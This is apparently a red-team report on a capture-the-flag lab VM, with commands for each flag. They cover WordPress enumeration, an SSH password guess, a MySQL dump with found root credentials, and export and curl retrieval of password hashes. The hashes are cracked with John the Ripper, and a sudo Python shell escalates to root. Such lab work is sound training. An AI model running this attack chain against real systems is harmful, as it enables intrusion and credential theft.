# Red Team: Summary of Operations


## 


## Table of Contents

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### Exposed Services

Nmap scan results for each machine reveal the below services and OS details:





This scan identifies the services below as potential points of entry:

**Target 1**

1. Port 22 ssh
2. Port 80 http
3. Port 111 rpcbind
4. Port 139 netbios-ssn
5. Port 445 netbios-ssn

### Critical Vulnerabilities

The following vulnerabilities were identified on each target:

**Target 1**

1. Open Port 22 SSH
2. Privilege Escalation
3. Outdated WordPress

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

**Target 1**

* flag1.txt: 
* Exploit Used
  + Ran an enumeration against the WordPress server to find the users. Ran ssh to login to WordPress server using user michael and was able to guess his password. Once logged in with michael was able to run grep to find the first flag.
  + wpscan --url http://192.168.1.110/wordpress/ -e
  + ssh michael@192.168.1.110
  + password michael
  + cd /var/www/html
  + grep flag1 \*
* flag2.txt: 
* Exploit Used
  + Flag 2 was found while looking for flag 1. It is located in the directory above flag 1.
  + cd ..
  + cat flag2.txt
* flag3.txt: 
  + Looked in the wp\_config.php file in /var/ww/html/wordpress. Found the username and password for the mysql database. Did a mysql dump using the username root and password R@v3nSecurity. Used grep to search the database dump to find flag 3.
  + cd /var/www/html/wordpress
  + less wp\_config.php
  + mysqldump -A -u root -pR@v3nSecurity >> dump
  + grep flag3 \*
    - Flag 4 was also found in the same spot as Flag 3



* flag4.txt: 
  + Logged into the mysql database using the credentials found in the wp\_congig.php. Found the hashes for both michael and steven in the mysql database under the database wordpress and then under the table wp\_users and then in the table user\_pass. Created a creds.txt file containing the usernames and associated password hashes and did an outfile to upload the file to the WordPress server. In the kali terminal ran a curl command to download the creds.txt file. Used john the ripper to crack the password hash for steven. Found steven’s password to be pink84. Used ssh to login to steven. Used a python command to escalate to root. Flag 4 could be found in the root directory.
  + mysql -u root -pR@v3nSecurity
  + show databases;
  + use wordpress
  + show tables;
  + describe wp\_users;
  + select concat\_ws (‘:’, user\_login, user\_pass) from wp\_users;
  + select concat\_ws (‘:’, user\_login, user\_pass) from wp\_users into outfile ‘/var/www/html/wordpress/creds.txt’;
  + curl -k 192.168.1.110/wordpress/creds.txt > wp\_hashes.txt
  + john --wordlist=/usr/share/wordlists/rockyou.txt
  + ssh steven@192.168.1.110 and use password pink84
  + sudo python -c ‘import pty;pty.spawn (“/bin/bash”)’
  + cd root
  + cat flag4.txt